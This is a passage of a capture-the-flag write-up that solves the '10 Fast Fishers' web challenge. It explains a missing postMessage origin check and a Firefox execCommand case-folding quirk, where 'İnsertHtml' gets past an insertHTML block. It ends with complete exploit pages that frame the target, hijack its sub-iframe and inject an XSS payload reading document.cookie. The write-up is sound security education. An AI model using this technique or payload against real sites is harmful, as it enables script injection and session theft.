    sys.stdout.write(trigger(base, cookie))


if __name__ == "__main__":
    main()
FLAG 2: FCSC{5c3fa80edf2ea136b4ea966297e56c2639d9d7825371d01858436bcb22ff0426}
10 Fast Fishers
This challenge is a 10 fast fingers, its just a simple website built with the interaction of sub-iframe and parent frame. This is the main logic of the parent frame:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
// remove for better reading
window.addEventListener('message', (e) => {
    if (e.source !== aquariumFrame.contentWindow) {
        console.warn('Message rejected: not from iframe');
        return;
    }

    console.log('[message]> Valid message received, processing...');
    const { type, data } = e.data;

    if (type === 'IFRAME_READY') {
        iframeReady = true;
        console.log('Iframe is ready');
    } else if (type === 'FISH_CLICKED') {
        handleFishClick(data);
    }
});
// remove for better reading
function handleFishClick(data) {
    const { command, value, points, targetWord, fishId } = data;
    console.log("[handleFishClick]>", JSON.stringify(data));

    // TODO: Safely implement insertHtml command
    if (command.toLowerCase() === 'inserthtml') {
        return;
    }

    if (currentSelectedWord.toLowerCase() === targetWord.toLowerCase()) {
        selectTextInEditor(currentSelectedWord);

        try {
            document.execCommand(command, false, value);
        } catch (e) {
            console.log('ExecCommand error:', command, e);
        }

        wordInput.value = '';
        currentSelectedWord = '';
        selectionStatus.textContent = 'No selection';
        selectionStatus.className = 'selected-word-display';

        const isNegative = points < 0;
        fishCount++;

        let earnedPoints;
        if (isNegative) {
            earnedPoints = points;
            combo = 0;
            document.getElementById('combo').classList.remove('show');
        } else {
            combo++;
            const comboMultiplier = Math.min(combo, 5);
            earnedPoints = points * comboMultiplier;

            if (combo > bestCombo) {
                bestCombo = combo;
                document.getElementById('bestCombo').textContent = bestCombo;
            }

            if (combo > 1) {
                const comboEl = document.getElementById('combo');
                comboEl.textContent = `COMBO x${combo}! +${earnedPoints}`;
                comboEl.classList.add('show');
            }

            clearTimeout(comboTimeout);
            comboTimeout = setTimeout(() => {
                combo = 0;
                document.getElementById('combo').classList.remove('show');
            }, 3000);
        }

        score += earnedPoints;
        document.getElementById('fishCount').textContent = fishCount;
        document.getElementById('score').textContent = score;

        aquariumFrame.contentWindow.postMessage({
            type: 'CATCH_RESULT',
            data: { fishId, success: true, earnedPoints, isNegative }
        }, "*");

        wordInput.focus();
    } else {
        misses++;
        combo = 0;
        document.getElementById('combo').classList.remove('show');

        const penalty = -5;
        score += penalty;
        document.getElementById('score').textContent = score;

        aquariumFrame.contentWindow.postMessage({
            type: 'CATCH_RESULT',
            data: { fishId, success: false, earnedPoints: penalty, isNegative: false }
        }, "*");
    }
}
And this is the main logic of the sub-iframe:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
// Get parent origin
const PARENT_ORIGIN = window.location.origin;

// Listen for messages from parent
window.addEventListener('message', (e) => {
    // Verify origin - only accept from parent
    if (e.source !== window.parent) return;

    // Verify origin matches
    if (e.origin !== PARENT_ORIGIN) {
        console.warn('Message rejected: invalid origin', e.origin);
        return;
    }

    const { type, data } = e.data;

    if (type === 'START_GAME') {
        wordPool = data.wordPool;
        startSpawning();
    } else if (type === 'END_GAME') {
        stopSpawning();
    } else if (type === 'CATCH_RESULT') {
        handleCatchResult(data);
    }
});
The parent frame check e.source is equal to the aquariumFrame.contentWindow (sub-frame) before processing the message, but it doesnt check the origin of the message, which means that we can make a web that iframe the target page, then we access to the sub-frame and redirect that to our malicious page, which then we can post message (bypass the check of e.source) to the parent frame.
Now we have the ability to send arbitrary messages to the parent frame, but we still need to find a way to execute code. There are only one sink to have a HTML injection:
- In parent iframe, there is a document.execCommand with the command and value from the sub-iframe, if we can control the command and value, we can have HTML injection in the parent frame.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
function handleFishClick(data) {
  const { command, value, points, targetWord, fishId } = data;
  console.log("[handleFishClick]>", JSON.stringify(data));

  // TODO: Safely implement insertHtml command
  if (command.toLowerCase() === 'inserthtml') {
      return;
  }

  if (currentSelectedWord.toLowerCase() === targetWord.toLowerCase()) {
      selectTextInEditor(currentSelectedWord);

      try {
          document.execCommand(command, false, value);
      } catch (e) {
          console.log('ExecCommand error:', command, e);
      }
      // ...
  }
But it seems that we cant directly use insertHtml command because there is a check for that. Or can we ?
After some failed attempts, I go to firefox source code to read how document.execCommand works. ref
Here is how it works:
- First it calls
Document::ConvertToInternalCommandref1 2
InternalCommandData commandData = ConvertToInternalCommand( aHTMLCommandName, &aValue, &aSubjectPrincipal, &aRv, &adjustedValue);
- Then it calls
sInternalCommandDataHashtable->get()ref to look up the command. Its type isnsStringCaseInsensitiveHashKeyref - Inside this
nsStringCaseInsensitiveHashKeyactually lowercases the key before looking up ref1 2 3 4 5
static PLDHashNumber HashKey(const KeyTypePointer aKey) { nsTAutoString<T> tmKey(*aKey); ToLowerCase(tmKey); return mozilla::HashString(tmKey); }
- And then from that
ToLowerCasecallsToLowerCase_inlineref and then callsToLowerref u_toloweris a simple lowercase mapping function, its only returns the simple, single-code point case mapping. Which means that characters likeİ(U+0130) will be lowercased toi(U+0069) instead ofi̇(U+0069 U+0307)
So if we use İnsertHtml as the command, it will be lowercased to inserthtml (U+0069 U+0307) and pass the check, but in the CPP code, it will be lowercase to inserthtml (U+0069) and then we can execute arbitrary HTML in the parent frame.
Finally, the payload is like this: index.html
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
<!DOCTYPE html>
<html>
<head><title>Exploit</title></head>
<body>
<iframe id="game" src="http://10-fast-fishers-app:5000/" style="width:100%;height:600px;"></iframe>

<script>
const ATTACKER_URL = location.origin;

const gameFrame = document.getElementById('game');

gameFrame.onload = function() {

    setTimeout(() => {

        try {
            window[0][0].location = ATTACKER_URL + '/evil.html';
        } catch(e) {
            console.log('Navigation failed: ' + e.message);
        }
    }, 1500);
};
</script>
</body>
</html>
evil.html
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
<!DOCTYPE html>
<html><body>
<script>
window.parent.postMessage({ type: 'IFRAME_READY' }, '*');

setTimeout(() => {
    const command = '\u0130nserthtml';
    const payload = '<img src=x onerror="console.log(document.cookie)">';

    window.parent.postMessage({
        type: 'FISH_CLICKED',
        data: {
            command: command,
            value: payload,
            points: 10,
            targetWord: 'shrimp',
            fishId: 0
        }
    }, '*');

}, 1000);

window.addEventListener('message', (e) => {
    if (e.data && e.data.type === 'CATCH_RESULT') {
        console.log('CATCH_RESULT: success=' + e.data.data.success);
    }
});
</script>
</body></html>
